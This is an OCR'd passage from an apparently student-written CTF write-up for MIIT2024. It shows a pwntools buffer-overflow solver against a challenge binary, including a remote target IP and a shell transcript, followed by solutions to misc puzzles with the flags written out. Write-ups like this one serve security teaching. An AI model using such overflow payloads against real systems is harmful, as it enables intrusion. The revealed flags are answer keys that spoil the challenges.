
```
from pwn import *
e = ELF('./yiruma')
p=process(e.path)
#p=remote('159.223.52.19',1337)
payload='A'*48
payload+='\xbe\xba\xfe\xca'
print(payload)
p.sendline(payload)
p.interactive()
```

Now, we can confirm that the code is functioning correctly.

```
┌──(osiris㉿ALICE)-[~/FYP/bof]
└─$ python solver.py
[*] '/home/osiris/FYP/bof/yiruma'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/home/osiris/FYP/bof/yiruma': pid 3572
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA¾°þÊ
/home/osiris/FYP/bof/solver.py:8: BytesWarning: Text is not bytes;
  p.sendline(payload)
[*] Switching to interactive mode
$ whoami
osiris
$ cat flag.txt
flag{REDACTED}
$
```

REMOTE PWN:

```
from pwn import *
e = ELF('./yiruma')
#p=process(e.path)
p=remote('159.223.52.19',1337)
payload='A'*48
payload+='\xbe\xba\xfe\xca'
print(payload)
p.sendline(payload)
p.interactive()
```



FULL CODE (Python):

from pwn import *
e = ELF('./yiruma')
#p=process(e.path)
p=remote('159.223.52.19',1337)
payload='A'*48
payload+='\xbe\xba\xfe\xca'
print(payload)
p.sendline(payload)
p.interactive()

*Note: I changed from /bin/sh to /bin/cat flag.txt due to security concerns. Sorry for the changes. But hey, at least you got the flag right? The steps also similar

FLAG:

MIIT2024{y0u_m4st3r3d_th3_4rt_0f_B0F}


MISC

TOO MANY FLAGS


Creator: SpicyMochi

The challenge will give this folder.

Within this folderis 100 zip files




Within each zip files is 50 .txt files




Content of all of the .txt files(excluding ones with flag/deadend/hints)

Dead end 1 with hint. (location:flag1.zip/flag20.txt dead end 1)

The user will get an encrypted text with a hint saying its encrypted in base64




When decrypting they will get a youtube link




They will find the first dead end

Dead end 2 (flag14.zip/flag47.txt deadend 2)

Decrypt process




Unrelated youtube link




Hint (location:flag33.zip/flag49.txt hint)


If the participant continues to be patient and try to open all the files, they will be rewarded with a hint.




Decrypt process




The youtube link given will be a tutorial on how to use grep in linux.



Flag (location: flag88.zip/flag43.txt flag)
If the participant refuses to use the grep tool, they will find the flag deep within the files.



They will now find the flag.



Alternate method (using python grep)
This will only happen if the participants find at least 1 dead end, and assume the flag is also encrypted using base64.

Create a .sh file with the following command

- Make a temporary directory to unzip all the files
- Use grep to read all the contents and find "==", which is the ending of all base64 encryption.


The code would look like this.

```
#!/bin/bash

for zipfile in manymanyflags/*.zip; do
    mkdir tempdir
    unzip -q "$zipfile" -d tempdir
    grep -r "==" tempdir
    rm -rf tempdir
done
```

The output of the code will look like this.

```
┌──(berkali-kali㉿Berkali-kali)-[~/ctfQuestions/misc1]
└─$ ./answer.sh
tempdir/flag20.txt:aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1SQXNWdHN3QzRaZw==
tempdir/flag47.txt:aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1GdUdoZ2dkb0pLVQ==
tempdir/flag49.txt:aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1jckZaT3JxbHFhbw==
tempdir/flag43.txt:TUlJVDIwMjR7MHVoX2Q0bW5fdV9tNGQzXzF0X3RoMTVfZjRyfQ==
```

Then the participant can decrypt all of them one by one to get the flag



FLAG:
MIIT2024{0uh_d4mn_u_m4d3_1t_th15_f4r}

APA BENDA NI MAT

Creator: suduberdiri

Description: suduberdiri have their own delulu, can you decode what's on his mind?

WSXDCFT - UHBHJKOKM - CFTTHNFGH – 1_YJIIJN - UHNMKIU - 0 – YHNMKI_TRFGBVC – UHNMKI_RESXC – YGVYUJHGHN – 4 – TYUHVBN – TRFGBVC

The words are actually a keystore from the keyboard.


Example WSXDCFT:

It will look like letter "**W**"

Example UHBHJKOKM:

It will look like letter "**H**"

Example CFTTHNFGH:



It will look like letter "**A**"

Proceed the step to decode it, and that is the flag.

FLAG:

MIIT2024{WHA1_YO0U_SO_CR4ZY}

APA BENDA NI MAT 2

Creator: kiok

Description: inspired by suduberdiri kiok sees another typo unintentionally

'8852024{/7:7!34:848_8/_,4-.6}

Hint: ios

Observing the keyboard it was a typo on ios. You just need to see for example:

‘ is **M**

8 is **I**

5 is **T**

And so on…

FLAG:

MIIT2024{suduberdiri_is_crazy}

FLAG TOWN

Creator: OS1RIS


Description: in every dimension, I would always find you <3


There's two solution.

1. Play
2. Cheat


PLAY

Load the game





Play until you reach the Flag Town, you can talk to NPC, and they will give you the hint.



INTENDED (CHEAT)

At the start when you inside your room.


You can see FLAG TOWN above the current map.

Our hometown original name is “Littleroot”


[Pokémon Emerald Interactive Map (pkmnmap.com)]

And above the littleroot , the town original name is oldale town


Proceed with googling teleport cheat

